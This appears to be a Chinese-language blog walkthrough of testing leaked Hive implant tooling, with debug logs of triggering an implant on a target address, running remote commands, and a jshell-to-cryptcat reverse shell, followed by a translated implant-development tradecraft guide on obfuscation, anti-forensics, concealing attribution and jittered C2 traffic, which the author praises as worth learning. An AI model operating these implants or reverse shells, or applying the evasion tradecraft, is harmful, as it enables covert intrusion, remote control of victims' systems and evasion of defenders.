ssl_tls.c(0916): <= flush output
ssl_tls.c(0975): <= write record
ssl_tls.c(1639): <= write finished
ssl_srv.c(0848): server state: 14
ssl_tls.c(0899): => flush output
ssl_tls.c(0916): <= flush output
ssl_srv.c(0933): handshake: done
ssl_srv.c(0946): <= handshake server
ssl_tls.c(1985): <= handshake
 ok
 DEBUG: TLS handshake complete.

../client/hclient-linux-dbg>help

*************************************************************************
****************************************


List of allowable commands:
   [execute | exec | exe] = execute an application on the remote computer
   [upload | ul | up]     = upload a file to the remote computer
   [download | dl]        = download a file to the local computer (i.e.,
this computer)
   [delete | del]         = delete a file on the remote computer
   [exit | q]             = close the TCP connection but keep the server
running on the remote computer
   [shutdown | shut]      = close the TCP connection and stop the server
running on the remote computer
   [help]                 = display this help information

Format of the allowable commands:
   ../client/hclient-linux-dbg> exec <application :: remote>
   ../client/hclient-linux-dbg> ul <src file :: local> <dest file ::
remote>
```

```
   ../client/hclient-linux-dbg> dl <src file :: remote> <dest file :: local>
   ../client/hclient-linux-dbg> del <file :: remote>
   ../client/hclient-linux-dbg> exit
   ../client/hclient-linux-dbg> shut
   ../client/hclient-linux-dbg> help

NOTE: <file/application :: remote/local> defines the locality of the file or application.

*************************************************************************************************************

../client/hclient-linux-dbg>
```

从上面的输出可以看出，整个操作就是两步，一是敲门，二是tls握手。
hclient支持的命令与hive差不多。都是简单的执行命令，上传下载文件。

执行exec命令

```
../client/hclient-linux-dbg> exec "ls /var/www/error"

        execute "ls /var/www/error"
 DEBUG: crypt_write():ssl_tls.c(2063): => write
ssl_tls.c(0928): => write record
ssl_tls.c(0496): => encrypt buf
ssl_tls.c(0527): dumping 'computed mac' (20 bytes)
ssl_tls.c(0527): 0000:  b4 94 48 a3 1e 03 b6 73 a3 d7 10 67 76 63 23 3e
ssl_tls.c(0527): 0010:  f6 40 d3 e8
ssl_tls.c(0599): before encrypt: msglen = 304, including 16 bytes of IV and 4 bytes of padding
ssl_tls.c(0602): dumping 'before encrypt: output payload' (304 bytes)
ssl_tls.c(0602): 0000:  68 11 6d 00 a9 8d 02 5a a1 80 0f 1e 72 9b 81 fb
ssl_tls.c(0602): 0010:  02 6c 73 20 2f 76 61 72 2f 77 77 77 2f 65 72 72
ssl_tls.c(0602): 0020:  6f 72 00 3b cf b0 94 1c 11 81 6d cb 22 bd 1a 68
ssl_tls.c(0602): 0030:  91 93 62 75 db d4 f8 67 ce 5c ad 5a 37 e1 92 12
ssl_tls.c(0602): 0040:  ec a1 4d 3c 52 61 59 e2 e2 c6 ae 05 84 49 6e 95
ssl_tls.c(0602): 0050:  dc 50 0c 38 25 05 a0 73 e0 cd cd 18 2f e0 2a 1c
ssl_tls.c(0602): 0060:  02 f6 58 54 59 b1 b7 3c f7 66 42 fb af 30 92 0c
ssl_tls.c(0602): 0070:  80 9e 45 25 23 e5 99 83 33 e6 1b 62 c7 46 7e c9
ssl_tls.c(0602): 0080:  bc d6 9e 16 09 d5 d2 01 3c 94 fd 6c c4 10 78 c4
ssl_tls.c(0602): 0090:  ae bd e9 51 23 03 d4 56 ea ef 38 32 b5 b6 7c 73
ssl_tls.c(0602): 00a0:  0e 9a 09 17 70 db 97 ac ef 15 19 b4 25 12 79 d3
ssl_tls.c(0602): 00b0:  4f e3 a4 f2 e6 79 c8 51 e9 02 84 9f b8 80 92 46
ssl_tls.c(0602): 00c0:  1b 9c 5d 8b f7 75 b7 e8 8a 51 1d b0 63 17 04 32
ssl_tls.c(0602): 00d0:  7a a9 25 61 a2 ee 33 8c 70 37 ac 29 b7 be ef d2
ssl_tls.c(0602): 00e0:  da cc dd d3 42 95 3c cd 66 59 fd c9 ef 81 fc 6a
ssl_tls.c(0602): 00f0:  aa a1 4c 4e 10 7f 5a 80 b6 86 2a ed 46 1a c0 21
ssl_tls.c(0602): 0100:  e6 9e 74 2a b3 30 77 1b 8a f4 64 f9 76 e0 65 22
ssl_tls.c(0602): 0110:  83 31 ef 93 b0 c9 15 e6 b4 94 48 a3 1e 03 b6 73
ssl_tls.c(0602): 0120:  a3 d7 10 67 76 63 23 3e f6 40 d3 e8 03 03 03 03
ssl_tls.c(0646): <= encrypt buf
ssl_tls.c(0964): output record: msgtype = 23, version = [3:2], msglen =
304
ssl_tls.c(0967): dumping 'output record sent to network' (309 bytes)
ssl_tls.c(0967): 0000:  17 03 02 01 30 68 11 6d 00 a9 8d 02 5a a1 80 0f
ssl_tls.c(0967): 0010:  1e 72 9b 81 fb 83 c1 86 ea c2 35 a8 8e 93 2b cc
ssl_tls.c(0967): 0020:  cd 2d 5d 3e 66 7c d4 a0 ce 8d 72 7c ce 91 11 b5
ssl_tls.c(0967): 0030:  42 8c bb 82 9f 6c 8c c9 53 8d 9d c3 62 ce 33 ef
ssl_tls.c(0967): 0040:  2a b6 3c 4e c6 2e ba 1d 1e 2b 1e 8e 1d 79 5e 46
ssl_tls.c(0967): 0050:  2a 68 3f fc d5 a9 84 f0 55 84 cf 42 ed da a6 23
ssl_tls.c(0967): 0060:  09 6b bc 22 ce 80 09 4c f8 27 d2 99 36 42 8e aa
ssl_tls.c(0967): 0070:  8d a5 2a 8f 2f cd 35 34 30 ed 9a c2 ae e9 98 ef
ssl_tls.c(0967): 0080:  81 d0 0c 1a 28 f5 fd b4 9a f4 be 94 c5 93 43 14
ssl_tls.c(0967): 0090:  28 b1 fe 2f 68 e8 3d ac 1a 6e 1a 2c 26 92 8b d7
ssl_tls.c(0967): 00a0:  18 c8 48 01 2f 92 55 27 45 1d 9f b4 70 00 0c 52
ssl_tls.c(0967): 00b0:  db 19 5e 3c ca 68 af cd 53 71 70 d1 10 e9 04 a7
ssl_tls.c(0967): 00c0:  57 4d f7 2c 70 43 6e a3 4c ba 88 fd c6 2a 3f aa
ssl_tls.c(0967): 00d0:  7b 5a 61 32 ff 97 a9 22 ba c5 15 df 2d 92 a5 33
ssl_tls.c(0967): 00e0:  38 f5 4c 86 5e 2b 11 3c a7 e2 bc f3 60 14 af fc
ssl_tls.c(0967): 00f0:  a3 77 93 fc a3 89 1b 7c 6d dd 8f 15 8c 5f 02 a6
ssl_tls.c(0967): 0100:  31 d5 3d eb e6 df 28 dd a8 fb 77 c2 62 57 57 29
ssl_tls.c(0967): 0110:  ff b4 aa d8 d0 2e 4e 75 e1 66 87 22 ad 77 dc 24
ssl_tls.c(0967): 0120:  df 54 f2 08 2a 80 44 0f 52 94 05 5f 57 e2 a0 a2
ssl_tls.c(0967): 0130:  6a 95 5c 98 22
ssl_tls.c(0899): => flush output
ssl_tls.c(0904): message length: 309, out_left: 309
ssl_tls.c(0908): ssl->f_send() returned 309 (0x135)
ssl_tls.c(0916): <= flush output
ssl_tls.c(0975): <= write record
ssl_tls.c(2098): <= write
 264 bytes written
ssl_tls.c(1997): => read
ssl_tls.c(0984): => read record
ssl_tls.c(0869): => fetch input
ssl_tls.c(0877): in_left: 0, nb_want: 5
ssl_tls.c(0878): ssl->f_recv() returned 5 (0x5)
ssl_tls.c(0886): <= fetch input
ssl_tls.c(1040): input record: msgtype = 23, version = [3:2], msglen = 48
ssl_tls.c(0869): => fetch input
ssl_tls.c(0877): in_left: 5, nb_want: 53
ssl_tls.c(0878): ssl->f_recv() returned 48 (0x30)
ssl_tls.c(0886): <= fetch input
ssl_tls.c(1104): dumping 'input record from network' (53 bytes)
ssl_tls.c(1104): 0000:  17 03 02 00 30 44 cf fc 32 9e 70 df 22 91 c2 52
ssl_tls.c(1104): 0010:  40 d6 46 93 ff d8 81 34 fc 50 90 cd 98 10 90 10
ssl_tls.c(1104): 0020:  11 62 4c 8b 57 84 66 d5 6f 85 6d b3 92 ef 89 7d
ssl_tls.c(1104): 0030:  c3 72 89 e8 5f
ssl_tls.c(0656): => decrypt buf
ssl_tls.c(0781): dumping 'raw buffer after decryption' (32 bytes)
ssl_tls.c(0781): 0000:  00 00 00 00 00 00 00 00 9d 9a a4 a3 4d 72 b3 e9
ssl_tls.c(0781): 0010:  5d bf f6 d2 d8 ac f0 af 74 4e b4 f5 03 03 03 03
ssl_tls.c(0816): dumping 'message  mac' (20 bytes)
ssl_tls.c(0816): 0000:  9d 9a a4 a3 4d 72 b3 e9 5d bf f6 d2 d8 ac f0 af
ssl_tls.c(0816): 0010:  74 4e b4 f5
ssl_tls.c(0818): dumping 'computed mac' (20 bytes)
ssl_tls.c(0818): 0000:  9d 9a a4 a3 4d 72 b3 e9 5d bf f6 d2 d8 ac f0 af
ssl_tls.c(0818): 0010:  74 4e b4 f5
ssl_tls.c(0857): <= decrypt buf
ssl_tls.c(1115): dumping 'input payload after decrypt' (8 bytes)
ssl_tls.c(1115): 0000:  00 00 00 00 00 00 00 00
ssl_tls.c(1176): <= read record
ssl_tls.c(2051): <= read
 . DEBUG: crypt_read(): 8 bytes read
        successful execution of remote application "ls /var/www/error"

../client/hclient-linux-dbg>
```

查看植入物的输出，和前面的一样，也是报错，看来肯定是缺了啥:-)

尝试一下honeycomb.

启动honeycomb

```
python honeycomb.py -p 6969
```

敲门

```
 sudo ../client/hclient-linux-dbg -p 6969 -t 172.19.2.13 -a 172.19.2.14 -P raw-tcp -r 22 -k HelloWorld -m t
 DEBUG: trigger mode set
 DEBUG: trigger.c requesting pthread_mutex_lock
 DEBUG: trigger.c pthread_mutex_lock locked

        Trigger type:                   Raw TCP packet
        Target Address:                 172.19.2.13
        Trigger Port:                   22
        Callback Address:               172.19.2.14
        Callback port:                  6969

    Sending trigger ...trigger_protocols.c,  853: DEBUG: raw_tcp
trigger_protocols.c,  865: Sending TCP trigger to port 22
 trigger_protocols.c, 878:      CRC offset: 0xa2, crc: 0x3886, crc_net: 0x8638
 trigger_protocols.c, 885:      validator offset: 0xa4, validator: 0x105f, validator_net: 0x5f10
 trigger_protocols.c, 891:      Encoded payload offset: 0xae, payload key offset: 0xd   Payload follows
        Byte[00]: payload =  0x53, payloadKey = 0x9e, encoded payload = 0xcd
        Byte[01]: payload =  0xac, payloadKey = 0x3d, encoded payload = 0x91
        Byte[02]: payload =  0x13, payloadKey = 0x52, encoded payload = 0x41
        Byte[03]: payload =  0x02, payloadKey = 0xc4, encoded payload = 0xc6
        Byte[04]: payload =  0x0e, payloadKey = 0xaa, encoded payload = 0xa4
    Byte[05]: payload =  0x1b, payloadKey = 0xaa, encoded payload =
0xb1
    Byte[06]: payload =  0x39, payloadKey = 0xa2, encoded payload =
0x9b
    Byte[07]: payload =  0xdb, payloadKey = 0xd2, encoded payload =
0x09
    Byte[08]: payload =  0x8a, payloadKey = 0xcb, encoded payload =
0x41
    Byte[09]: payload =  0xc1, payloadKey = 0xe1, encoded payload =
0x20
    Byte[10]: payload =  0xc2, payloadKey = 0x2a, encoded payload =
0xe8
    Byte[11]: payload =  0x59, payloadKey = 0xc0, encoded payload =
0x99
    Byte[12]: payload =  0xeb, payloadKey = 0xb7, encoded payload =
0x5c
    Byte[13]: payload =  0x89, payloadKey = 0x5f, encoded payload =
0xd6
    Byte[14]: payload =  0xd4, payloadKey = 0xac, encoded payload =
0x78
    Byte[15]: payload =  0xa1, payloadKey = 0xd1, encoded payload =
0x70
    Byte[16]: payload =  0x31, payloadKey = 0x2d, encoded payload =
0x1c
    Byte[17]: payload =  0xb2, payloadKey = 0xee, encoded payload =
0x5c
    Byte[18]: payload =  0x53, payloadKey = 0x14, encoded payload =
0x47
    Byte[19]: payload =  0xba, payloadKey = 0x23, encoded payload =
0x99
    Byte[20]: payload =  0xcf, payloadKey = 0xca, encoded payload =
0x05
    Byte[21]: payload =  0xca, payloadKey = 0x3c, encoded payload =
0xf6
    Byte[22]: payload =  0x5f, payloadKey = 0xda, encoded payload =
0x85
    Byte[23]: payload =  0x31, payloadKey = 0xce, encoded payload =
0xff
    Byte[24]: payload =  0x9d, payloadKey = 0x12, encoded payload =
0x8f
```

```
        Byte[25]: payload =  0x54, payloadKey = 0xf5, encoded payload =
0xa1
        Byte[26]: payload =  0xf2, payloadKey = 0xc0, encoded payload =
0x32
        Byte[27]: payload =  0xdc, payloadKey = 0x95, encoded payload =
0x49
        Byte[28]: payload =  0x2a, payloadKey = 0x83, encoded payload =
0xa9

 trigger_protocols.c, 901:      Packet Length: 227
ok.

trigger.c,  136: pthread_mutex_lock unlocked

```

ct也可以敲门 ilm trigger 172.19.2.13 ， 这里木有使用而已。
但是同样的错误。
看看代码吧。经过比对代码，发现文件上传下载使用了fd的重定向，而上报数据是int net_connect(int *fd, const char* host, int port)来重新连接，但是不知道啥原因，网络连接就报错。

根据折腾的结果，可能是需要通过Bolt来转发处理后才可接收。
根据里面的说明，本部分内容的责任主体是COG，也就是具体的攻击小组(Compute Operation Group)

因为shell也木有搞定，一直都找不到原因。直到找到jshell，经过尝试，修改代码后jshell和cryptcat可以和jshell来配合了。
启动cryptcat.

```
./cryptcat -k hello -l -p 6969
[hacker@centos6x86 cryptcat-c-port]$ ls /var/www/error
ls /var/www/error
contact.html.var
HTTP_REQUEST_ENTITY_TOO_LARGE.html.var
HTTP_BAD_GATEWAY.html.var            HTTP_REQUEST_TIME_OUT.html.var
HTTP_BAD_REQUEST.html.var            HTTP_REQUEST_URI_TOO_LARGE.html.var
HTTP_FORBIDDEN.html.var              HTTP_SERVICE_UNAVAILABLE.html.var
HTTP_GONE.html.var                   HTTP_UNAUTHORIZED.html.var
HTTP_INTERNAL_SERVER_ERROR.html.var  HTTP_UNSUPPORTED_MEDIA_TYPE.html.var
HTTP_LENGTH_REQUIRED.html.var        HTTP_VARIANT_ALSO_VARIES.html.var
HTTP_METHOD_NOT_ALLOWED.html.var     include
```

```
HTTP_NOT_FOUND.html.var              noindex.html
HTTP_NOT_IMPLEMENTED.html.var        README
HTTP_PRECONDITION_FAILED.html.var
```

启动jshell

```
 ./jshell-dbg 172.19.2.14 6969 hello
 . Host: 172.19.2.14, Port: 6969, Key: hello
 . farm9crypt_init: hello
 . net_connect() success
ls /var/www/error
 . DEBUG: expecting 15 bytes
 . DEBUG: line 164
 . DEBUG: expecting 18 bytes
 . DEBUG: line 164
```

其中cryptcat是作为服务端监听在6969端口。jshell作为客户端连接cryptcat，并且将输入输出重定向到socket，最后执行/bin/sh。这样，一个标准的nc反弹端口就OK了。

经测试，cryptcat可以传输文件，加上这次作为反弹shell，基本功能可用。

Blot Proxy

看来要测试Honeycomb上传必须得配置一下Blot Proxy，因为在Infrastructure Configuration Guide中有个配置文件需要配置Honeycomb Tool Handler，文件部分内容如下：

```
<beastbox>
    <version>4.3</version>
    <server-pending-timer>5000</server-pending-timer>
    <th-pending-timer>120000</th-pending-timer>
    <external-ip>10.177.77.1</external-ip>

    <th name="honeycomb">
         <ip>10.2.4.119</ip>
         <port>4098</port>
    </th>
    <server name="vhost1-https" in_port="44301">
```

也就是在beastbox的配置文件添加honeycomb的配置信息，包括IP和端口。

Beastbox是在Blot系统中使用的代理路由器。Beastbox接收来自外部网络的数据包，并将其转发给与相应传输协议相关联的植入流量检测器(ITD)。传输协议和相应的过渡段名称如下:

传输协议	BTHP	ITD
HTTPS	1	Swindle
HTTP	12	Vortex
DNS	3	Brawl

具体的软件包括Blot-4.3 和 sinnertwin-blot-beastbox-1.3-1。
根据连接客户端的信息来转发到对应系统的处理。直接上报给honeycomb是不行的。

Chimay-Red


网络上的类似Chimay Red，据说是根据文档，制作了一个利用漏洞，安装植入物的程序。有环境的可以试试。

开发

开发测试环境

一组开发环境，通过登录后创建Vlan，然后创建虚拟机，在这个环境里进行开发。


Hive Beacon Lab Test Infrastructure



SECRET//SI//NOFORN

SECRET//SI//NOFORN

New Hive Test Infrastructure




```
#! /bin/bash
# Script to configure policy routing

echo -en “101\thiveA >> /etc/iproute2/rt_tables
echo -en “102\thiveB >> /etc/iproute2/rt_tables
ip route add default via 172.16.63.2 table hiveA
ip route add default via 172.16.63.2 table hiveB
ip rule add from 172.16.63.111 table hiveA prio 1
ip rule add from 172.16.63.112 table hiveB prio 1
```

13

SECRET//SI//NOFORN

两者的差别注意是隧道的不同。

开发阶段



- **Task During This Phase:**
  - Development of code base
  - Unit tests written
  - Code reviews completed
  - Documentation of capabilities
- **Movement To Next Phase Upon:**
  - Completion of Sprint
  - Satisfactory completion of unit tests
  - Mandatory code review based upon branch best practices
- **Operationally Deployable?**
  - Never

- **Task During This Phase:**
  - Revaluation of tool and requirements by operators
  - Automated integration tests written by IV&V with the assistance of AED and previous testing scripts
  - Code reviews completed
  - Testing reviewed by COG and IV&V
- **Movement To Next Phase Upon:**
  - Requirement documentation finalized
  - Unit and integration testing completed and reviewed by both IV&V and branch chief
  - Branch chief approval
- **Operationally Deployable?**
  - Never – If COG desires to use this operationally, a new requirements document must be generated.

- **Task During This Phase:**
  - Operation use by customer
  - Operational testing done on a continual basis
  - Long term regression testing
  - Tier Two Testing (“Desired”)
- **Movement To Next Phase Upon:**
  - Creation of DR
  - Creation of new requirements
  - Acceptance by the ERB
- **Operationally Deployable?**
  - Deployable with traditional approvals

- **Task During This Phase:**
  - Tier One Testing (“Required”)
  - Full automated PSP testing if possible
  - Finalization of user documentation
- **Movement To Next Phase Upon:**
  - All testing complete
  - All documentation complete
  - Acceptance by the ERB
- **Operationally Deployable?**
  - Only with EDG Cops approval

整个流程是一个完整开发、测试、评审，发布的过程。

PolarSSL

采用ARM公司开源的SSL，比较小巧，适合嵌入式系统。
有比较多的文档来指导编译、使用。

> 和所有开发文档一样，总是落后于代码。

RouterOS 交叉编译环境

交代了如何搭建一个交叉编译的环境。根据联发科MikroTik的文档，并进行了和项目相关的说明。

同时介绍了中国和巴基斯坦的主要家庭路由器和网络环境

Development Tradecraft DOs and DON'Ts

恶意软件编写者的最佳实践，值得学习。
主要是的目标是避免影响目标使用，避免产生异常行为，运行内存防护，反溯源。

> 如果按照这些原则开发，二进制程序的熵应该比较高。

常规

1. 务必对与工具功能直接相关的所有字符串和配置数据进行混淆或加密。还应考虑仅在需要数据时对内存中的字符串进行反混淆处理。当不再需要以前取消混淆的值时，应将其从内存中擦除。
2. 请勿在执行后立即解密或反混淆所有字符串数据或配置数据。
3. 一旦不再需要纯文本形式的数据，请务必从内存中显式删除敏感数据（加密密钥、原始收集数据、shellcode、上传的模块等）。在终止执行时，不要依赖操作系统执行此操作。
4. 务必使用部署时唯一密钥对敏感字符串和配置数据进行模糊处理/反混淆。
5. 务必从二进制文件的最终生成中删除所有调试符号信息、清单（MSVC 项目）、生成路径、开发人员用户名。
6. 务必从工具的最终构建中剥离所有调试输出（例如，对 printf（）、OutputDebugString（）等的调用）。
7. 不要显式导入/调用与工具的公开功能不一致的函数（即 WriteProcessMemory、VirtualAlloc、CreateRemoteThread 等 - 这可不是记事本该干的事）。
8. 请勿导出敏感函数名称;如果二进制文件需要导出，请使用序号或良性函数名称。
9. 在程序崩溃时，请勿生成崩溃转储文件、核心转储文件、“蓝”屏幕、Dr Watson 或其他对话框弹出窗口和/或其他伪影。务必尝试在单元测试期间强制程序崩溃，以便正确验证这一点。
10. 请勿执行会导致目标计算机对用户无响应的操作（例如 CPU 峰值、屏幕闪烁、屏幕“冻结”等）。
11. 务必尽力将要上传到远程目标的所有二进制文件的二进制文件大小最小化（不使用打包程序或压缩）。对于功能齐全的工具，理想的二进制文件大小应小于 150KB。
12. 务必提供一种完全“卸载”/“删除”植入物、函数钩子、注入线程、删除文件、注册表项、服务、分叉进程等的方法。明确记录（即使文档是“没有卸载”）删除的过程、权限和副作用。
13. 请勿留下与美国一般核心工作时间（即东部时间上午 8 点至下午 6 点）相关的日期/时间，例如编译时间戳、链接器时间戳、构建时间、访问时间等
14. 请勿将数据留在二进制文件中，以证明 CIA、USG 或其知情的合作伙伴公司参与了二进制文件/工具的创建或使用。
15. 二进制文件中的数据不得包含 CIA 和 USG 的封面术语、隔间、操作代码名称或其他 CIA 和 USG 特定术语。
16. 二进制文件中不要有“脏词”（参见脏词列表 - 待定）。

网络

1. 务必对所有网络通信使用端到端加密。切勿使用违反有效载荷加密端到端原则的网络协议。
2. 不要仅仅依靠 SSL/TLS 来保护传输中的数据。
3. 不允许网络流量（如 C2 数据包）可重播。

4. 务必使用符合 ITEF RFC 的网络协议作为混合层。实际数据在通过网络传输时必须加密，应通过众所周知的标准化协议（例如 HTTPS）进行隧道传输
5. 请勿破坏用作混合层的 RFC 协议的合规性。（即 Wireshark 不应将流量标记为已损坏或损坏)
6. 务必使用信标/网络通信的可变大小和时间（又名抖动）。不要以可预测的方式发送具有固定大小和时间的数据包。
7. 正确清理网络连接。不要留下过时的网络连接。

磁盘

1. 务必显式记录远程目标上的二进制文件/工具的各种功能可能创建的“磁盘取证占用空间”。
2. 请勿不必要地读取、写入和/或缓存数据到磁盘。了解可能隐式将数据写入/缓存到磁盘的第三方代码。
3. 请勿将纯文本收集数据写入磁盘。
4. 务必加密写入磁盘的所有数据。
